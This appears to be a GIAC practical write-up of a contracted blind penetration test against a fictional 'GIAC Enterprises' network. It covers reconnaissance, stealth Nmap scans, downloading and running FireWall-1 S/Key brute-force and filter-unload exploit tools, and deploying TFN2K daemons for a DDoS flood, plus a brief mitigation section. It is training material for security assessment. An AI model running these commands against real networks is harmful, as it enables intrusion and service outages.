


Section IV: Design Under Fire

My consulting team has been hired to evaluate the security of a GIAC Enterprises network infrastructure. We have been asked to perform intrusive testing, and to make this as realistic as possible. The company has provided us with very little information regarding their network, wishing my team to make a 'blind' attack. Their network is still in testing phase and they have requested us to attempt to violate one or more of their firewalls, attempt a Denial of Service, and test their logging, IDS and response facilities.

Here will be detailed the process for initial attempt to break into their system, keeping as low a profile as possible Secondly will be an attempt to deny service to their network(s) from a remote location. A number of considerations will be included in the process, including those non-technical methods or alternative methods that should be considered in this break in attempt.

Network Design Schematic



1) Attacking the Firewall

Any Attack against a system is going to have three significant stages. The first stage will be reconnaissance, the second will be planning and the third will be execution.

a) Reconnaissance:

There are a number of technical and nontechnical steps in performing reconnaissance on a remote network. When setting up a network all of these should be kept in mind. We will start with acquiring the most basic information that can be acquired. That is the public website. Some things to pay attention to:

- Is this a technically oriented company?
- How big is the company?
- What kinds of positions are they hiring?
- Company phone listings?
- What other information is posted on their external website?
- Is any of this information 'sensitive'?

This can sometimes be quite suprising, I have seen sites that had the results of their most recent security audit, network architecture diagrams and other very sensitive information, publicly posted on their websites. A key goal of this search is to try to figure out how technically oriented their company is. Less technical companies may well have more time between when an attack occurs and it is actually noticed. Also they will more likely have a less complex security architecture.

If the company is hiring a lot of IT or security positions, this may be a department that is just getting going. Inversely if they are hiring no IT or security positions, these may be very small, or nonexistent departments. A department of significant size will usually have at least a position open. Many management positions in such departments, may be a sign that the department is just getting started, or it may be a sign of internal restructuring.

If by chance a company phone listing is available, peruse through it. How many people are in their technical departments. What kinds of positions are they? By reviewing this kind of information, one can make some guesses as to what they will be dealing with, and how much technical information they will encounter, without having to send a single 'questionable' packet.

The next step is to use a WHOIS database in an attempt to get the administrative and technical contact information. Also you can determine who their DNS provider is, and some other key information. Through the web, a whois search can be performed from many sources, one being

Network Solutions http://www.netsol.com/cgi-bin/whois/whois this will potentially give you a street address, contact phone numbers, administrative contact, technical contact, billing contact, and where their domain name is hosted from.

Frequently the Technical Contact will be a registration or hosting company. However occasionally the name of an administrator or other technical employee will be included here. All this information should be noted.

Then we go to a web search engine like http://www.google.com/ and search for all of the names that we have come up with. The names of the Administrative and Technical Contacts, anyone in their Information Technology department, job postings will sometimes give names of who to contact or report to. These may include names of IT manager's etc. Additionally a search should be made for "@<domainname>" to try to come up with any other e-mail addresses from that site that the search engine can find. What sorts of things are associated with these people's names, or e-mail addresses. Are they frequent contributors to software bug-fix lists? If so what kinds? Do they seem to have a predisposition to one specific platform? Are many questions posted from this site? How technically oriented are they? What platforms do they pertain to? Do they include version numbers? How old are these posts? A great deal of information can be gleaned from people posting to public bulletin boards or news groups requesting information. A more in-depth search can also be made of security specific sites like http://www.securityfocus.com/. Any additional information that you can find on the internet about the company, and in particular its technological or security practices are important.

This information is not the sure fired technical data that can be discussed in fine detail, because it is very site dependent. However if one were to discover the name of an administrator, and for example discovered that this individual posted with two e-mail addresses, one being the address associated with the company and the other being associated with a broadband ISP. One could then potentially compromise the home system of the user, and banking on an existent VPN route into the corporate network, piggy back in on that.

Having gathered our background information, and a list of possible 'alternative routes', we now will do a sweep of the network. The tool we will use for this is Nmap http://www.nmap.org/ to get an idea of what resides in the publicly available networks. Nmap has a number of options that can be used. Some types of scans are more difficult to detect than others.

```
[root@l33t-hAk3r]# nmap -sS -f -n -O [domainname.suf]/24 > NS.txt
```

This will perform a SYN 'Stealth' scan of all the addresses in the domain name, using small packet fragments. The SYN Scan is less likely to be noticed (though in this case we are counting that it will be) in system logs. SYN Scans will also pass through some poorly defined firewall rules. Additionally the small packet fragments sometimes are allowed to travel through firewalls and scan the other side. From this the only information we will glean is the platform of the firewalls and the router, and a list of open 'inbound' ports.

This scan should not be run from the same system as we intend to make our attack from. We would attempt to make this scan from an arbitrary dialup system. Our attack would likewise be made from a system that was not able to be associated with us. Schools, Universities and city libraries and other city offices are common targets to compromise for this, however as we are a legitimate consulting business providing a service, we will simply use separate dialup services. Because of this, when an attack is noticed, it can be quite difficult to a) Tell if the source of the attack was truly the source and b) if two separate incidents such as the scanning, and the actual attack, are related or just coincidence.

If any employees home systems were discovered in our information discovery, these would be noted in our report and given as potential security risks.

Let us say for arguments sake that wisely the company in question has not published their phone book and does not keep extensive contact information in the technical contact section of their domain records. It is still important to keep in mind when discussing security, what information you are publishing to the world. We will conclude that this company has a limited internal user base, that they may have a few Information Technology people on staff, but that this is not a focus for their company. Based off this information we can make a few assumptions:

1. Software patches and versions are probably installed but they may be a bit late because the IT staff is probably very busy.

2. Logs are probably checked, but not immediately and if they are they are probably given a cursory skimming over. Twenty-four by seven monitoring is not a concern.

3. Most likely action will be halt-and-patch. That is they will lock the service that they find compromised down, figure out how it got violated, patch the holes and put it or a replacement back into production. Contrary to what a lot of books, news articles and other media would say, most companies do not have the time and resources to invest in long term monitoring of intrusions. What this

means is that if you get caught, you will most likely know it before long.

So far what we have learned? The company is fairly small, with minimal information on their website. They clearly have an internal Information Technologies group, but we are guessing they are understaffed and overworked. The externally visible systems are a pair of Cisco 3400's and there are two Nokia IP440's in different subnetworks. Since they are in different subnetworks one would be a DMZ or Service Network, and the other would lead to internal user networks. We can quickly discover which is which:

```
[root@l33t-hAk3r]# nslookup www.<domain>.<suf>
Server:  dns.l33thAk3rz.com
Address:  127.0.0.1

Name:    www.<domain>.<suf>
Address:  X.X.X.X

[root@l33t-hAk3r]# nslookup GESN.<domain>.<suf>
Server: dns.l33thAk3rz.com
Address:  127.0.0.1

Name:    GESN.<domain>.<suf>
Address:  X.X.X.X

[root@l33t-hAk3r]# /usr/sbin/traceroute www.<domain>.<suf>
traceroute to www.<domain>.<suf> (X.X.X.X), 30 hops max, 38 byte packets
 1  router.isp.com (X.X.X.X)  4.689 ms  3.793 ms  3.038 ms
 2  www.<domain>.<suf> (X.X.X.X)  2.018 ms  4.199 ms  1.351 ms
[root@l33t-hAk3r]#
[root@l33t-hAk3r]# /usr/sbin/traceroute GESN.<domain>.<suf>
traceroute to GESN.<domain>.<suf> (X.X.X.X), 30 hops max, 38 byte packets
 1  router.isp.com (X.X.X.X)  4.689 ms  3.793 ms  3.038 ms
 2    GESN.<domain>.<suf> (X.X.X.X)  2.018 ms  4.199 ms  1.351 ms
```

Having done some elementary route tracing, and domain resolution, combine this with the comparison of the output of our Nmap scans and we can make a reasonable guess that a) www.<domain>.<suf> is the same system as GESN.<domain>.<suf> if we were to extend this search we would realize that the same was true for mail and DNS. We could conclude a number of things. First, this is the DMZ or Service Network. Second that they are using NAT or PAT (depending on how many IP addresses we are seeing used here) to translate to systems on that network. We could then conclude if NAT was being used on the DMZ systems, a similar approach will be used on the Internal Network.

b) Planning:

Now that we have some information about the network we are attacking, and we have some knowledge of what we may potentially come across, we begin planning what we will do. We know that both their DMZ and their private network run Nokia IP440 systems, these are Checkpoint based firewalls, but they have some custom features. We also know that there is a Cisco 3400 router as their gateway router. These are the first two things we will look into. There are a number of sources to reference for exploits, and some specifically for these products. Here is what we will refer to:

http://www.securityfocus.org/
http://www.phoneboy.com/

While looking through the Security Focus vulnerability site, one thing that jumps out immediately is a Denial of Service attack for the IP440. It is however a denial of service attacked based off passing a large URL to the web based administration interface. We will take note of this and continue on with our searching.

Looking at the Phoneboy site we notice that there are a number of exploits that were published at the Black Hat Briefings: http://www.dataprotect.com/bh2000/ This page outlines a number of vulnerabilities in the Firewall-1, and provides the source code to execute many of these exploits. A short list of some of those exploits of interest:

IP Address Verification it is possible to pass the management module an invalid source IP Address, a frequent configuration error is to require no authentication on the loopback to make local configuration easy. If the loopback address is passed as the source address, then full access would be given without authentication. Unfortunately this would need to be performed internally.

The S/Key implementation in Firewall-1 has a predictable number of possible shared keys, and it is therefore possible to brute force the S/Key authentication and unload all filters. A program fw1bf is included that will brute force S/Key on Firewall-1. The program fw1skey is included to perform the filter unload operation.

If S/Key is not configured FWN1 is one of the alternative utilities, and a program fw1fwn is included to exploit a replay attack against the Diffie-Hellman key exchange.

FWZ Encapsulation, is a simple tunneling protocol used by Firewall-1's SecureRemote. The overview of this exploit says that it is possible to

pass FWZ encapsulated data bound for NAT translated devices without authentication. Tools are included to aid in this exploitation.

Having come up with some technical exploits there are a number of other considerations to be made in planning. The first is the type or approach of attack we will make. The oldest attacks on information systems, predate the advent of the computer, and take advantage of what is called Social Engineering. The weakest point in any security system is always the people involved. Do we want to attempt to take advantage of social engineering to accomplish our violation of security?

If we did, I have heard of a number of approaches. Anything from calling and pretending to be a vendor, a business affiliate, submitting for a job interview, and countless other methods, scams and schemes for acquiring more information, and potentially critical information on a company for the purpose of violating security. I do not believe that this is in the scope of this contract, it is however worth mentioning as the oldest form of data compromise is still as valid and still as widely spread as ever.

Another low tech method that was very popular at one time, and while the world is more aware of it now, I am sure that its results would be more successful than one would like to admit, is what is referred to as 'trashing' in which one goes through the trash thrown out from a site, to find any sort of technical documents, notes, etc. This is a very hit-or-miss approach, but when discussing data security it is another consideration to be made. The physical security of the location as well as how private information is handled and disposed of is a commonly overlooked step in security. This is again outside the scope of the contract, but worth mentioning.

Finally in reference to physical violation of your user systems, a common and very easy technology to exploit is IEEE 802.11 wireless technology. This is becoming very widespread, and all reports would indicate that only the most bare security configurations are enabled on many of these devices. Even with its best security features implemented the technology can be violated. It would take but a few moments with a laptop, wireless card and some freely available software to 'drive by' and determine if a wireless network existed and how readily it could be violated. This is certainly within the bounds of the contract and would be addressed at a later stage of our intrusion testing.

Things we must consider when planning our attack:

Time of day.
Source of attack.
Timing of attack.
What we intend to accomplish.

What are we going to do if we fail.

Time of day: It is a traditional stereo type that late nights, and holidays are when a 'hacker' will attempt his break in, because no one is present at the physical location. I would disagree and say that 2:00pm on a Wednesday would be the time I would attempt my break in. There is the most legitimate traffic, the most push to maintain connectivity, and those who might be looking at logfiles will be otherwise occupied. The morning would be a poor choice because if logfiles are reviewed it is most likely first thing in the morning. Night is a poor choice because there is little 'noise' that your attack might be missed through, and as logfiles are generally reviewed in the morning, looking back at the previous nights activities, the daytime may be 'glossed over'.

Source of attack: As discussed before it is important not to attack from a system that can be identified with you, having one or more other hosts to 'bounce' through is beneficial. If there is opportunity to perform this attack from with no logical connection to any of your own equipment, this is all the more ideal. This is worthy of mentioning because any intelligent attacker will attempt the same precautions. For the purposes of our testing we will execute the attacks from high speed dial-in connections to arbitrary ISPs.

Timing of attack: The more scripting and automation that can be applied to your attack the better you will be. If ideally you should be able to execute all of your attacks in but a few moments. As little manual intervention as possible is to your benefit.

What we intend to accomplish: The initial goal of this attack is to see how readily the external firewalls can be compromised without attracting undue attention. This is mostly a measure of 'due diligence' on the part of the network security staff, and not an all out attempt to violate the firewall. That will come in a later stage of our testing.

What are we going to do if we fail: If our initial attack set is unsuccessful we are going to quit the attack and go on to the next stage of our testing. We will note dates, times, and all other details of this attack, so that we may submit this to our employer to compare to their internal records and see that proper diligence was given to internal security.

c) Execution:

First we will download the exploits utilities from http://www.dataprotect.com/bh2000/blackhat-fw1.tar.gz we will uncompress, unarchive and compile them:

```
[root@l33t-hAk3r]# wget http://www.dataprotect.com/bh2000/blackhat-fw1.tar.gz

--09:25:23--  http://www.dataprotect.com:80/bh2000/blackhat-fw1.tar.gz
          => `blackhat-fw1.tar.gz'
Connecting to www.dataprotect.com:80 connected!
Request sent, awaiting response... 200 OK
Length: 10,460 [application/x-tar]

    0K -> .....                                [100%]

09:25:27 (2.16 KB/s) - `blackhat-fw1.tar.gz' saved [10460/10460]

[root@l33t-hAk3r]# gunzip blackhat-fw1.tar.gz
[root@l33t-hAk3r]# tar -xvf blackhat-fw1.tar
blackhat-fw1/
blackhat-fw1/fw1auth/
blackhat-fw1/fw1auth/Makefile
blackhat-fw1/fw1auth/fw1bf.c
blackhat-fw1/fw1auth/fw1fwa.c
blackhat-fw1/fw1auth/fw1fwn.c
blackhat-fw1/fw1auth/fw1none.c
blackhat-fw1/fw1auth/fw1skey.c
blackhat-fw1/fw1auth/global.h
blackhat-fw1/fw1auth/lib.c
blackhat-fw1/fw1auth/lib.h
blackhat-fw1/fw1auth/md4.c
blackhat-fw1/fw1auth/md4.h
blackhat-fw1/fw1tun/
blackhat-fw1/fw1tun/icmp.c
blackhat-fw1/fw1tun/tun.c
blackhat-fw1/fw1tun/Makefile
blackhat-fw1/README
blackhat-fw1/LICENSE
[root@l33t-hAk3r]# cd blackhat-fw1/fw1auth/
[root@l33t-hAk3r]# make all
gcc -O2 -Wall -o icmp icmp.c
gcc -O2 -Wall -o tun tun.c
[root@l33t-hAk3r]# cd ../fw1tun/
[root@l33t-hAk3r]# make all
gcc -O2 -Wall -c -o fw1bf.o fw1bf.c
gcc -O2 -Wall -c -o md4.o md4.c
gcc -o fw1bf fw1bf.o md4.o
gcc -O2 -Wall -c -o fw1skey.o fw1skey.c
gcc -O2 -Wall -c -o lib.o lib.c
gcc -o fw1skey fw1skey.o md4.o lib.o
gcc -O2 -Wall -c -o fw1fwn.o fw1fwn.c
gcc -o fw1fwn fw1fwn.o md4.o lib.o
gcc -O2 -Wall -c -o fw1fwa.o fw1fwa.c
gcc -o fw1fwa fw1fwa.o md4.o lib.o
gcc -O2 -Wall -c -o fw1none.o fw1none.c
gcc -o fw1none fw1none.o lib.o
[root@l33t-hAk3r]#
```

Having now downloaded and compiled the tools for violating the firewall we will attempt to apply them. First we will attempt to execute the S/Key

exploit and disable filtering on the firewall. For the firewall address we would use the Internal Firewall, and for the peer address we would use the Service Network firewall. If this does not work we can likewise attempt to execute it in reverse, using the Internal Firewall as our peer, and the Service Network Firewall as what we are attacking. The second option is more likely to work as there is a good chance there will be peer connections from the Internal Firewall to the Service Network Firewall, however this is a less interesting exploit.

[root@l33t-hAk3r]# cd blackhat-fw1/fw1auth/ [root@l33t-hAk3r]# fw1bf X.X.X.X X.X.X.X 20011113080000 20011113120000 80 [root@l33t-hAk3r]# fw1skey X.X.X.X X.X.X.X <secret>	Move into the tools directory Brute Force the S/Key authentication secret Attempt to unload all filters using S/Key exploit, using the secret gleaned from the fw1bf utility.

d) Conclusion:

It is unlikely that any of these attacks would be very successful on the first try. Many of these attacks have been addressed in more recent software releases. However in the process of performing this attack, we have learned a great deal about the network we are looking at, and have uncovered a number of other avenues that might be exploited. We have discovered that even the most hardened systems have many openings and potential vulnerabilities, and that many of these cannot be addressed through technical resources. No system is impenetrable, and to make it so would make it a useless piece of equipment. Any successes or failures would be noted in our documentation, to be submitted to our employer at the end of testing.

2) Denial of Service

a) Reconnaissance

We have already performed the reconnaissance that we need in the first stage of our intrusion. Keeping in mind what information we gathered previously we will begin planning our next test, to attempt a Denial of Service attack on the GIAC Enterprises network.

We have acquired for the purposes of testing, some 50 high speed broadband connections to the internet. With these connections we intend to implement a Distributed Denial of Service (DDOS) attack against the GIAC Enterprises network.

b) Planning

The first step to planning, is to figure out what kind of Distributed Denial of Service attack we will perform. There are a plethora of pre-scripted and well known attacks out there. One advantage of denial of service attacks in general is that it is difficult to prevent bandwidth consumption, so that if you have enough systems flooding any network, you can deny service to it. Looking around a number if sites can be found that make some useful references to Denial of Service Attacks.

http://www.cisco.com/warp/public/707/newsflash.html
http://packetstorm.decepticons.org/distributed/


Looking through, we will pick one of the more popular DOS attacks, that is the Tribe Flood Network. While it is very well known this also means there is a great deal of documentation and reference to it the pages I am using as reference are:

http://staff.washington.edu/dittrich/misc/tfn.analysis
http://packetstorm.decepticons.org/distributed/TFN2k_Analysis-1.3.txt

Looking through the description of Tribe Flood Network and Tribe Flood Network 2000, we decide that we will go with Tribe Flood Network 200 because it has a number of more advanced features. We find that the actual TFN2K (Tribe Flood Network 2000) software can be downloaded here:

http://packetstorm.decepticons.org/distributed/tfn2k.tgz

Overview of Tribe Flood Network 2000 Attack:



Briefly how the Tribe Flood Network works is fairly simple. A Client is installed on the attackers system, or a system that the attacker wishes to use to launch his attacks from. The TFN2K Daemon is installed on a number of compromised unix hosts. The Client coordinates attacks amongst the Daemons. The TFN Client communicated these by a payload hidden in the ICMP Echo Reply datagram. This meant that if you filtered ICMP Echo Replies in your network you could stop anyone from triggering a TFN Agent in your network. However TFN2K communicates through randomly determined port numbers, using varying protocols (ICMP, TCP and UDP). Also unlike the original TFN, the client to server communication is unidirectional, the client will send 20 of the same

command in a unicast method, getting no confirmation from the Daemon process. In this way it is difficult to watch for a TFN2K command signature, as the unidirectional command changes protocols and port numbers.

A number of different methods can be used to flood a system. Targets may be attacked with SYN, UDP, ICMP, or Broadcast ICMP (Smurf) style attacks. Additionally the Daemon process can be instructed to randomly alternate between these types of attacks.

c) Execution

The first step to the execution of this attack is that we must download TFN2K to all 50 of our agent systems. These would all be RedHat Linux boxes.

```
[root@secret_agent1]# wget http://packetstorm.decepticons.org/distributed/tfn2k.tgz


--11:05:36--  http://packetstorm.decepticons.org:80/distributed/tfn2k.tgz
        => `tfn2k.tgz'
Connecting to packetstorm.deceptiocons.org:80... connected!
Request sent, awaiting response... 200 OK
Length: 27,134 [application/x-tar]

    0K -> ..... ..... .....                  [100%]

11:05:41 (5.23 KB/s) - `tfn2k.tgz' saved [27134/27134]
[root@secret_agent1]# gunzip tfn2k.tgz
[root@secret_agent1]# tar -xvf tfn2k.tar
tfn2k/
tfn2k/README
tfn2k/Makefile
tfn2k/src/
tfn2k/src/Makefile
tfn2k/src/disc.c
tfn2k/src/aes.c
tfn2k/src/aes.h
tfn2k/src/base64.c
tfn2k/src/cast.c
tfn2k/src/config.h
tfn2k/src/flood.c
tfn2k/src/ip.c
tfn2k/src/ip.h
tfn2k/src/mkpass.c
tfn2k/src/process.c
tfn2k/src/td.c
tfn2k/src/tfn.c
tfn2k/src/tribe.c
tfn2k/src/tribe.h
[root@secret_agent1]# cd tfn2k
[root@secret_agent1]# make all
```

```
cd src && make
make[1]: Entering directory `/root/tfn2k/src'
gcc -Wall -O3    disc.c   -o disc
./disc
 This program is distributed for educational purposes and without any
 explicit or implicit warranty; in no event shall the author or contributors
 be liable for any direct, indirect or incidental damages arising in any way
 out of the use of this software.

 I hereby certify that I will not hold the author liable for any wanted
 or unwanted effects caused by this program and that I will give the author
 full credit and exclusively use this program for educational purposes.


Do you agree to this disclaimer [y/n]? y
gcc -Wall -O3    mkpass.c   -o mkpass
./mkpass
server key [8 - 32 chars]:agreatbigkey
compiling server with 13 byte password...
gcc -Wall -O3   -c -o pass.o pass.c
gcc -Wall -O3   -c -o aes.o aes.c
gcc -Wall -O3   -c -o base64.o base64.c
gcc -Wall -O3   -c -o cast.o cast.c
gcc -Wall -O3   -c -o flood.o flood.c
gcc -Wall -O3   -c -o ip.o ip.c
gcc -Wall -O3   -c -o process.o process.c
gcc -Wall -O3   -c -o tribe.o tribe.c
gcc -Wall -O3   -c -o td.o td.c
gcc -Wall -O3  pass.o aes.o base64.o cast.o flood.o ip.o process.o tribe.o td.o -o td
strip td
gcc -Wall -O3   -c -o tfn.o tfn.c
gcc -Wall -O3  pass.o aes.o base64.o cast.o ip.o tribe.o tfn.o -o tfn
strip tfn
make[1]: Leaving directory `/root/tfn2k/src'
cp src/td src/tfn .
[root@secret_agent1]# td &
```

Once all of our agent systems have had the Tribe Flood Network Daemon installed, we must install the client on our host system. This is infact the same process as installing the daemon, except that instead of executing the daemon we will execute the client. First we must create a hostlist that contains the names of all the systems that we are going to be attacking from. This is easily enough determined as we just installed the client on all of them. We will put these in a file called hostlist in the root directory of our client machine.

```
[root@l33t-hAk3r]# ./tfn
usage: ./tfn <options>
[-P protocol]   Protocol for server communication. Can be ICMP, UDP or TCP.
                Uses a random protocol as default
[-D n]          Send out n bogus requests for each real one to decoy targets
[-S host/ip]    Specify your source IP. Randomly spoofed by default, you need
                to use your real IP if you are behind spoof-filtering routers
[-f hostlist]   Filename containing a list of hosts with TFN servers to contact
```

```
[-h hostname]   To contact only a single host running a TFN server
[-i target string]      Contains options/targets separated by '@', see below
[-p port]               A TCP destination port can be specified for SYN floods
<-c command ID> 0 - Halt all current floods on server(s) immediately
                1 - Change IP antispoof-level (evade rfc2267 filtering)
                   usage: -i 0 (fully spoofed) to -i 3 (/24 host bytes spoofed)
                2 - Change Packet size, usage: -i <packet size in bytes>
                3 - Bind root shell to a port, usage: -i <remote port>
                4 - UDP flood, usage: -i victim@victim2@victim3@...
                5 - TCP/SYN flood, usage: -i victim@... [-p destination port]
                6 - ICMP/PING flood, usage: -i victim@...
                7 - ICMP/SMURF flood, usage: -i victim@broadcast@broadcast2@...
                8 - MIX flood (UDP/TCP/ICMP interchanged), usage: -i victim@...
                9 - TARGA3 flood (IP stack penetration), usage: -i victim@...
                10 - Blindly execute remote shell command, usage -i command

[root@l33t-hAk3r]# tfn -D 3 -f hostlist -I X.X.X.X@ -c 8
```

This should cause all of the hosts running the daemon process in our hostlist begin to flood the victim system at X.X.X.X. We could use a more expanded list and include the border routers, as well as both of the firewalls in our list.

d) DOS Mitigation

There are a few simple steps that can be taken to mitigate a (Distributed) Denial of Service Attack. Some of these are quite simple and have minimal impact on the network. Some others may have detrimental effects on application or network performance.

A number of methods that Cisco suggests (http://www.cisco.com/warp/public/707/newsflash.html#prevention) for attempting to mitigate these kinds of denial of service attacks are:

Use **ip verify unicast reverse-path** interface command on the input interface of the upstream connection of your internet-gateway router. In order to use this you will have to have "CEF switching" or "CEF distributed switching" enabled on the router.

Filter all 'private' (RFC1918) addresses in access control lists.

Enable rate limiting on ICMP Packets at your external most routers.

Enable rate limiting on SYN Packets at your external most router.

e) Conclusion

This denial of service attack would probably garner some effect. However the ideal setup for a Tribe Flood Network attack is to have closer to 1000

nodes issuing the flooding. The times and results of the flooding attack would be recorded and submitted to GIAC Enterprises along with, a list of suggestions for how to further mitigate similar attacks in the future.

References:

Cisco Systems "Cisco IOS Software Configuration." copyright © 1992--2001 Cisco Systems, Inc.
URL: http://www.cisco.com/univercd/cc/td/doc/product/software/index.htm (Nov. 15, 2001)

Cisco Systems "Cisco VPN 5000 Concentrator Series Command Reference Guide, Version 6.0.x" copyright © 1992--2001 Cisco Systems, Inc.
URL: http://www.cisco.com/univercd/cc/td/doc/product/aggr/vpn5000/5000sw/conce60x/ref60x/index.htm (Nov. 15, 2001)

Cisco Systems "Strategies to Protect Against Distributed Denial of Service (DDoS) Attacks" February 17, 2000. URL: http://www.cisco.com/warp/public/707/newsflash.html (Nov. 15, 2001)

Prince_Kenshi "Iptables Basics NHF" Unknown date.
URL: http://www.linuxnewbie.org/nhf/intel/security/iptables_basics.html

Rusty Russel "Linux 2.4 NAT HOWTO" Rev. July 29, 2001
URL: http://netfilter.samba.org/unreliable-guides/NAT-HOWTO/index.html (Nov. 15, 2001)

Rusty Russel "Linux 2.4 Packet Filtering HOWTO" Rev. August 15, 2001
URL: http://netfilter.samba.org/unreliable-guides/packet-filtering-HOWTO/index.html (Nov. 15, 2001)

Lamont Granquist "NMAP guide" April 5, 1999 URL: http://www.nmap.org/nmap/lamont-nmap-guide.txt (Nov. 15, 2001)

Van Jacobson, Craig Leres and Steven McCanne, all of the Lawrence Berkeley National Laboratory, University of California, Berkeley, CA. "TCPDump Manual Pages" June 30, 1997
URL: http://www.tcpdump.org/ (Nov. 15, 2001)

ktwo@ktwo.ca Nokia IP440 Remote Denial of Service Vulnerability December 04, 2000
URL: http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=2054 (Nov. 15, 2001)

Dameon D. Welch-Abernathy. "Phoneboy's Firewall-1 FAQs" Ver. October 14, 2001; (C)2001 Dameon D. Welch-Abernathy, All Rights Reserved. URL: http://www.phoneboy.com/ (Nov. 15, 2001)

Thomas Lopatic, John McDonald & Dug Song "A Stateful Inspection of FireWall-1" Ver. August 09, 2000
URL: http://www.kimble.org/bh2000/ (Nov. 15, 2001)

Jason Barlow and Woody Thrower "TFN2K - An Analysis" February 10, 2000
URL: http://packetstorm.decepticons.org/distributed/TFN2k_Analysis-1.3.txt (Nov. 15, 2001)

David Dittrich "The "Tribe Flood Network" distributed denial of service attack tool" October 21, 1999 URL: http://staff.washington.edu/dittrich/misc/tfn.analysis (Nov. 15 2001)